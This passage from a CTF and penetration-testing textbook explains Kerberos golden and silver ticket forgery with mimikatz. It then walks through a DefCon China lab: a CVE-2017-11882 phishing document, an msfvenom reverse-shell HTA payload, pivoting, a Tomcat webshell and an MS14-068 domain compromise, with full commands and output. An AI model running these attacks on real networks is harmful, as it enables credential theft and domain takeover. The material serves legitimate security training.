- TGT (Ticket Granting Ticket): After authentication, this file is granted to a user for data traffic protection by the key distribution center (KDC) subsystem of authentication services. It is stored in memory, and be valid for 10 hours by default.

In general, the domain controller is the KDC, which uses the NTLM Hash of the krbtgt account as the key, and the krbtgt account registers an SPN (Service Principal Name). The SPN is a unique identifier in the network where the service uses Kerberos to authenticate, it consists of service class, host name, and port. In a domain, all machine names are registered as SPNs by default, and Kerberos authentication is automatically used when accessing an SPN, which is why using a domain administrator to access other machines in the domain does not require an account password.

After the user enters their password, authentication is performed (see Fig. 12.62), the process is as follows.

(1) AS-REQ: Uses the NTLM Hash converted from password as a key to encrypt timestamp, and use the ciphertext as credentials to initiate requests to the AS (including plaintext usernames).
(2) AS-REP: KDC uses the NTLM Hash for corresponding user to decrypt the request, and returns the TGT ticket encrypted with the KDC key (krbtgt hash) if the decryption is correct.
(3) TGS-REQ: The user uses the returned TGT ticket to initiate a request to KDC for a specific service.
(4) TGS-REP: Decrypt the request using the KDC key, and if the result is correct, encrypt the TGS ticket using the target service's account Hash and return it (no permission verification, return the TGS ticket as long as the TGT ticket is correct).
(5) AP-REQ: The user sends TGS tickets to the service.
(6) AP-REP: The service decrypts ST using its own NTLM Hash.

The principle of ticket passing is to get a ticket and import it into memory, so that you can impersonate the user to gain access to it. Next, we will introduce the generation and use of two commonly used Tickets.

12.5.2.2 Golden Tickets

Every user's ticket is encrypted with krbtgt's NTLM Hash, and if we have krbtgt's Hash, we can forge ticket for arbitray user. When we get domain controller's access, we can use krbtgt's Hash and mimikatz to generate a ticket for arbitray user, which is called a Golden Ticket. Since it is a forged TGT, it does not communicate with KDC's AS and is therefore sent to the domain controller as part of the TGS-REQ to obtain a service ticket, see Fig. 12.63.




Fig. 12.63 Authentication process

Prerequirements: domain name, domain sid, domain krbtgt Hash (both aes256 and NTLM Hash are available), user id to be forged.

(1) Export Krbtgt's Hash

Performed on the domain controller or any host within a domain with domain administration privileges, see Fig. 12.64.

```
mimikatz log "lsadump::dcsync /domain:scanf.com /user:krbtgt"
```

The command to generate a golden ticket is as follows (see Fig. 12.65 for the results).

```
mimikatz "kerberos::golden /user:scanfsec /domain:scanf.com /sid:sid
/krbtgt:hash /endin:480
 /renewmax:10080 /ptt
```

There is detailed help for using the above commands on the reference page, so I won't go into too much detail here. The following aspects need to be considered when using Golden Tickets.

- The domain Kerberos policy trusts by default the expiration time of the ticket.
- The krbtgt password has been changed twice in a row and the golden ticket is invalid.
- Golden tickets can be generated and used on any host that can communicate with the domain controller.

```
[*] Tasked beacon to run mimikatz's @lsadump::dcsync /domain:scanf.com /user:krbtgt command
[+] host called home, sent: 663114 bytes
[+] received output:
[DC] 'scanf.com' will be the domain
[DC] 'DC.scanf.com' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 2019/3/15 22:09:28
Object Security ID   : S-1-5-21-1183700328-3289897677-2387368120-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: f3a847ac7565569084e65f51e1badf6f
    ntlm- 0: f3a847ac7565569084e65f51e1badf6f
    lm  - 0: 3838500368b32a80e7078e5bf9102b97

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : SCANF.COMkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : fcd56c06fe55eccccaf47ebc2f5692a30dfdcb5b2e0139c5de4244f6d021b847
      aes128_hmac       (4096) : 606bd2958ffba914d433402c4d84db1e
      des_cbc_md5       (4096) : d57c2f10e0b94adc
```

Fig. 12.64 Attack steps

```
[+] received output:
User      : scanfsec
Domain    : scanf.com (SCANF)
SID       : S-1-5-21-1183799328-3289897677-2387368120
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: f3a847ac7565569084e65f51e1badf6f - rc4_hmac_nt
Lifetime  : 7/7/2020 4:28:44 AM ; 7/5/2030 4:28:44 AM ; 7/5/2030 4:28:44 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'scanfsec @ scanf.com' successfully submitted for current session
```

Fig. 12.65 Result

- KDC does not check the validity of the user in the ticket during the first 20 minutes of import.
- Reference page: https://github.com/gentilkiwi/mimikatz/wiki/module-~-kerberos.

12.5.2.3 Silver Tickets

Silver Tickets is to use forged TGS Tickets to access services on a particular server. The communication flow is shown in Fig. 12.66, which has the advantage that only users and services communicate without communicating with the domain controller (KDC), and no logs on the domain controller can be used as a backdoor for privilege maintenance.

The difference between gold and silver tickets are shown in Table 12.1.

In other words, if you have a silver ticket in your hand, you can skip the KDC authentication, and you can directly use the specified services. The list of services can be accessed with the Silver Ticket are shown in Table 12.2.

Assuming you have already obtained the domain controller's privileges, and you happen to be able to communicate when the domain controller when the privileges are lost. So you need to access the CIFS service (used for file sharing between Windows hosts) on the domain controller to regain the privileges. The following information is needed to generate a silver ticket: /domain, /sid, /target (the full name of the domain name of the target server, in this casethe full name of the domain controller), /service (the service need to be accessedon the target server, here CIFS), /




Fig. 12.66 Communication flow

Table 12.1 The difference between gold and silver tickets

	Golden note	Silver notes
Privilege	Forge TGT to gain access to any Kerberos service.	Forgery of TGS, only access to specified services.
Encryption method	encrypted by krbtgt's hash	Encrypted by service account's (computer account) Hash.
Authentication process	Need to communicate with domain control	No need to communicate with domain control

Table 12.2 The difference between gold and silver tickets

Type of service	Service name
WMI	HOST, PRCSS
PowerShell remoting	HOST, HTTP
WinRM	HOST, HTTP
Scheduled tasks	HOST
Windows file share	CIFS
LDAP	LDAP
Windows remote administration tools	RPCSS, LDAP, CIFS

Fig. 12.67 Result

rc4 (the NTLM Hash of any computer account of a user on the domain controller), /user (the user name to be forged, you can specify any user). Assume that the following command has been executed earlier on the domain controller to obtain the information required, as shown in Fig. 12.67.

```
mimikatz log "sekurlsa::logonpasswords"
```

Generate and import Silver Ticket using Mimikatz, with the following command.

```
mimikatz kerberos::golden /user:slivertest /domain:scanf.com /sid:S-
1-5-21-2256421489-3054245480-2050417719 /target:DC.scanf.com /sid:
S-1-5-21-2256421489-3054245480-2050417719 rc4:
83799921ccee1abbdeac4e9070614e7 /service:cifs /ptt
```

```
[+] received output:
User      : slivertest
Domain    : scanf.com (SCANF)
SID       : S-1-5-21-2256421489-3054245480-2050417719
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 512b9ecee4e243ce59888a10866c25b4 - rc4_hmac_nt
Service   : cifs
Target    : DC.scanf.com
Lifetime  : 7/7/2020 4:22:23 AM ; 7/5/2030 4:22:23 AM ; 7/5/2030 4:22:23 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'slivertest @ scanf.com' successfully submitted for current session
```

Fig. 12.68 Result

```
beacon> shell dir \\dc.scanf.com\c$
[*] Tasked beacon to run: dir \\dc.scanf.com\c$
[+] host called home, sent: 52 bytes
[+] received output:
 驱动器 \\dc.scanf.com\c$ 中的卷没有标签。
 卷的序列号是 22B0-9E4A

 \\dc.scanf.com\c$ 的目录

2019/03/15  22:28    <DIR>          inetpub
2013/08/22  23:52    <DIR>          PerfLogs
2019/03/20  17:44    <DIR>          Program Files
2019/03/20  23:04    <DIR>          Program Files (x86)
2019/03/20  23:04    <DIR>          Users
2019/04/10  19:52    <DIR>          Windows
               0 个文件              0 字节
               6 个目录 20,425,433,088 可用字节
```

Fig. 12.69 Result

The result is shown in Fig. 12.68. After a successful import, you can now successfully access the files share on the domain controller, see Fig. 12.69.

You can also get krbtgt hash to generate a golden ticket by accessing the LDAP service on the domain controller with a silver ticket, just change the name of /service to LDAP, generate and import the ticket as shown in Fig. 12.70.

Readers can test it by yourself (clearing the previously generated CIFS service ticket before generating an LDAP service ticket) to see if you can access the domain controller's file sharing service at this time.

```
[+] received output:
User      : slivertest
Domain    : scanf.com (SCANF)
SID       : S-1-5-21-2256421489-3054245480-2050417719
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 512b9ecee4e243ce59888a10866c25b4 - rc4_hmac_nt
Service   : ldap
Target    : DC.scanf.com
Lifetime  : 7/7/2020 4:26:36 AM ; 7/5/2030 4:26:36 AM ; 7/5/2030 4:26:36 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'slivertest @ scanf.com' successfully submitted for current session
```

Fig. 12.70 Result

```
[*] Tasked beacon to run mimikatz's @lsadump::dcsync /domain:scanf.com /user:krbtgt command
[+] host called home, sent: 663114 bytes
[+] received output:
[DC] 'scanf.com' will be the domain
[DC] 'DC.scanf.com' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 2019/3/15 22:09:28
Object Security ID   : S-1-5-21-1183700328-3289897677-2387368120-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: f3a847ac7565569084e65f51e1badf6f
```

Fig. 12.71 Result

Krbtgt account information can then be successfully obtained through mimikatz (see Fig. 12.71 for results).

```
mimikatz "lsadump::dcsync /domain:scanf.com /user:krbtgt"
```

Reference web pages: https://adsecurity.org/?p=2011, https://adsecurity.org/?p=1640, https://adsecurity. org/?p=1515

12.6 Penetration Test Challenges in Practice

The most obvious difference between CTF penetration challenges and real penetration tests is that there must be a solution in CTF, and the information at each piece of information in the process of solving the challenge is critical, including emails, links, articles on websites, etc. Therefore, competitors need to keep up with the ideas of the questioner and pay close attention to the information revealed in the question.

In the following, I will introduce you with some CTF challenges that I have encountered with in the past, but I will not go into details because the environment for the challenges does not exist anymore.

12.6.1 DefCon China Shooting Range Questions

The entire challenge's solving process is shown in Fig. 12.72.

1. Wordpress

Open 192.168.1.2 is a wordpress application, first I used wpscan to scan it for plugins, account password blasting, and found that the password is admin/admin, but also by blasting, I found that the computer's SSH account password is root/admin, so that they get the first flag, see Fig. 12.73.




Fig. 12.72 The entire challenge's solving process

Fig. 12.73 Get flag

```
root@ubuntu:/var/log/apache2# cat /root/flag
flag{welC0me_tO_DeFc0n_ChiNa}
root@ubuntu:/var/log/apache2#
```

```
root@ubuntu:/etc/apache2/sites-enabled# cat word.conf
<VirtualHost *:8000>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        #ServerName www.example.com

        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html/wordpress/wp-content/uploads/file
```

Fig. 12.74 The configuration

```
192.168.1.254 - - [12/May/2018:14:49:04 +0800] "GET /report.doc HTTP/1.1" 200 8881 "-" "-"
192.168.1.254 - - [12/May/2018:15:03:01 +0800] "GET /report.doc HTTP/1.1" 200 8881 "-" "-"
192.168.1.254 - - [12/May/2018:15:17:01 +0800] "GET /report.doc HTTP/1.1" 200 8881 "-" "-"
192.168.1.254 - - [12/May/2018:15:25:17 +0800] "GET /report.doc HTTP/1.1" 200 8881 "-" "-"
192.168.1.254 - - [12/May/2018:15:29:55 +0800] "GET /report.doc HTTP/1.1" 200 8881 "-" "-"
192.168.1.254 - - [12/May/2018:15:43:46 +0800] "GET /report.doc HTTP/1.1" 200 8881 "-" "-"
192.168.1.254 - - [12/May/2018:15:57:41 +0800] "GET /report.doc HTTP/1.1" 200 8881 "-" "-"
192.168.1.254 - - [12/May/2018:16:11:35 +0800] "GET /report.doc HTTP/1.1" 200 8881 "-" "-"
192.168.1.254 - - [12/May/2018:16:25:37 +0800] "GET /report.doc HTTP/1.1" 200 8881 "-" "-"
192.168.1.254 - - [12/May/2018:16:39:32 +0800] "GET /report.doc HTTP/1.1" 200 8881 "-" "-"
192.168.1.254 - - [12/May/2018:16:48:51 +0800] "GET /report.doc HTTP/1.1" 200 8881 "-" "-"
192.168.1.254 - - [12/May/2018:17:00:29 +0800] "GET /report.doc HTTP/1.1" 200 8881 "-" "-"
172.16.8.12 - - [12/May/2018:17:01:06 +0800] "GET /robots.txt HTTP/1.1" 404 500 "-" "Mozilla/5.0 (Maci
ntosh; Intel Mac OS X 10_13_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.
36"
```

Fig. 12.75 Result

2. Word Document Phishing

In configuration of the apache, you can find the existence of port 8000, whose web path is the upload file directory under wordpress, and the configuration is shown in Fig. 12.74.

From the HTTP log, it is observed that there is a bot that will request report.doc every now and then, see Fig. 12.75. We tried to hack the bot with CVE-2017-11882 is successful, and the steps is as follows.

The trial use of CVE-2017-11882 is successful, and the steps are as follows.

(1) Due to the intranet environment of the competition, it was a hard time for us to get the backdoor, so we need to do port forwarding with ssh first, and use the machine 192.168.1.2 which is running the Wordpress website as a jump box.

```
ssh -CfNg -R 13339:127.0.0.1:13338 root@192.168.1.2
```




Fig. 12.76 Result

(2) Using msfvenom to generate an HTA malicious file, is a backdoor program that will try connect to our server, combined with the port forwarding described earlier. When the victim launch the malicious file, it firstly connects to port 13339 of 192.168.1.2, then port forwarding through 192.168.1.2 will forward traffic to the attacker's port 13338.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.2
lport=13339 -f hta-psh -o a.hta
```

(3) Use Exp to generate malicious DOC files.

```
python CVE-2017-11882.py -c "mshta http://192.168.1.2:8000/a.hta" -o
test.doc
```

(4) Make metasploit to listen on port 13338.

```
use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 0.0.0.0.0
set LPORT 13338
exploit -j
```

The exploitation is successful, resulting in a backdoor connection from 192.168.2.1/24 segment, which is the connection from 192.168.2.114 shown in Fig. 12.76.

You can find the flag file in the root directory of the C drive, see Fig. 12.77.




Fig. 12.77 Get flag

3. Tomcat

Since you only have the 192.168.2.114 machine, you can use it to do further exploration of the intranet to expand your privileges.

(1) Add a route so that you can access the 192.168.2.1/24 computer via Metasploit.

```
run autoroute -s 192.168.2.1/24
```

(2) Perform port scanning.

```
use auxiliary/scanner/portscan/tcp
set PORTS 3389,445,22,80,8080
set RHOSTS 192.168.2.1/24
set THREADS 50
exploit
```

metasploit is a Socks4 proxy, which is very slow, so you are recommended to use Earthworm.

(3) Upload the Earthworm program.




Fig. 12.78 Get flag

```
meterpreter > upload /media/psf/Home/ew.exe c:/Users/RTF/Desktop/
```

(4) Launch a proxy with port 10080 listening on 192.168.1.2(wordpress).

```
./ew_for_linux64 -s rcsocks -l 10080 -e 8881
```

(5) Connect the node with ip address of 192.168.2.114 to the jumpbox located at 192.168.1.2.

```
C:/Users/RTF/Desktop/ew.exe -s rssocks -d 192.168.1.2 -e 8881
```

Finally, all the traffic through 192.168.1.2:10080 will be proxied to their intranet.

By doing a penetration test on the intranet, we found that 192.168.2.104 has open ports 80 and 8080, where 8080 is Tomca, whose default password is tomcat/tomcat. Then, we deployed the war package to get a webshell with root privileges, and got a flag in the root directory, see Fig. 12.78.

Information is collected on 192.168.2.104 and MySQL connection information is found in the /var/www/html/inc/config.php file.

```
$DB=new MyDB("127.0.0.1","mail","mail123456","my_mail");
```

After queries from the database, it is found that the password of a computer on the intranet is admin@test.COM, as shown in Fig. 12.79.

4. Windows PC

We can use the smb_login module in metasploit to blast the account password and find that 192.168.2.112 can be logged in successfully, see Fig. 12.80.

Fig. 12.79 Get tips




Fig. 12.80 Result




Fig. 12.81 Result

For convenience, port 3389 is forwarded here for login, and then the backdoor connection is up and running with administrator privileges, see Fig. 12.81.

5. Attack Windows Domain Control

A process launched by a domain user named AD\PC was found by listing the processes, see Fig. 12.82.

So we try to capture its password with the mimikatz, it is found that its password is also admin@test.COM, see Fig. 12.83.

The net user command allows you to see that the PC user is just a common domain user, as shown in Fig. 12.84.




Fig. 12.82 Result




Fig. 12.83 Result

The net view finds some computers under the control of AD domain, and since the remark is pretty obvious, you can find that the domain controller is \crDC, see Fig. 12.85.

The exploit of ms14-068 is performed to attack the domain controller.

```
https://github.com/abatchy17/WindowsExploits/tree/master/MS14-068
```

You can use the following commands to launch the attack.

```
ms14-068.exe -u Domain member@domain -s Domain member sid -d Domain
controller address -p Domain member password
MS14-068.exe -u pc@ad.com -s S-1-5-21-2251846888-1669908150-
1970748206-1116 -d 192.168.2.10 -p admin@test.COM
```

The sid of a domain member is obtained through the migrating to the process launched by AD\PC user and is shown in Fig. 12.86.

Purge credentials with mimikatz.

```
mimikatz.exe "kerberos::purge" "kerberos::list" "exit"
```

Injection of forged credentials.

```
C:\Windows\system32>net user pc /domain
net user pc /domain
The request will be processed at a domain controller for domain ad.com.

User name                    pc
Full Name                    pc
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/12/2018 2:17:51 AM
Password expires             6/23/2018 2:17:51 AM
Password changeable          5/13/2018 2:17:51 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   5/12/2018 3:13:26 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.
```

Fig. 12.84 Result

Fig. 12.85 Result

```
C:\Windows\system32>net view /domain
net view /domain
Domain

---------------------------------------
AD
The command completed successfully.


C:\Windows\system32>net view /domain:AD
net view /domain:AD
Server Name            Remark

---------------------------------------
\\DC                   dc
\\PC                   pc
The command completed successfully.
```

```
meterpreter > migrate 3180
[*] Migrating from 3944 to 3180...
[*] Migration completed successfully.
meterpreter > shell
Process 3508 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
ad\pc

C:\Windows\system32>whoami /all
whoami /all

USER INFORMATION
----------------

User Name SID
========= ============================================
ad\pc     S-1-5-21-2251846888-1669908150-1970748206-1116
```

Fig. 12.86 Result

```
mimikatz.exe "kerberos::ptc TGT_pc@ad.com.ccache"
```

Finally, you can log directly in domain controller and get the flag, see Fig. 12.87.

12.7 Summary

This chapter introduces how to build a penetration test environment for common vulnerabilities on Windows and Linux, how to exploit common vulnerabilities and some of the principles; demonstrates some attack techniques with some scenarios and expands your view through the cases of historical competition challenges. However, after acquiring this basic knowledge of penetration, competitors still need to gain more knowledge on their own before they can master it in a real environment. In the meantime, we have also provided a set of virtual targets on the N1BOOK platform for the readers can download and practice locally.

This concludes the technical chapter of this book, and we hope readers will find it rewarding after reading this book.

```
c:\Users\pc\Desktop>klist
klist

Current LogonId is 0:0x47854a5

Cached Tickets: (1)

#0>     Client: pc @ AD.COM
        Server: krbtgt/AD.COM @ AD.COM
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x50a00000 -> forwardable proxiable renewable pre_authent
        Start Time: 5/12/2018 3:13:26 (local)
        End Time:   5/12/2018 13:13:26 (local)
        Renew Time: 5/19/2018 3:13:26 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)


c:\Users\pc\Desktop>dir \\dc\c$
dir \\dc\c$
 Volume in drive \\dc\c$ has no label.
 Volume Serial Number is E09E-CCBE

 Directory of \\dc\c$

05/07/2018  01:00 PM                26 flag
07/13/2009  08:20 PM    <DIR>          PerfLogs
11/15/2017  11:13 AM    <DIR>          Program Files
11/15/2017  11:13 AM    <DIR>          Program Files (x86)
11/15/2017  11:09 AM    <DIR>          Python27
11/24/2017  06:32 PM    <DIR>          Users
11/23/2017  10:01 PM    <DIR>          Windows
               1 File(s)             26 bytes
               6 Dir(s)  20,878,172,160 bytes free

c:\Users\pc\Desktop>type \\dc\c$\flag
type \\dc\c$\flag
flag{SoromonNoAkumu_Miyou}
c:\Users\pc\Desktop>
```

Fig. 12.87 Get flag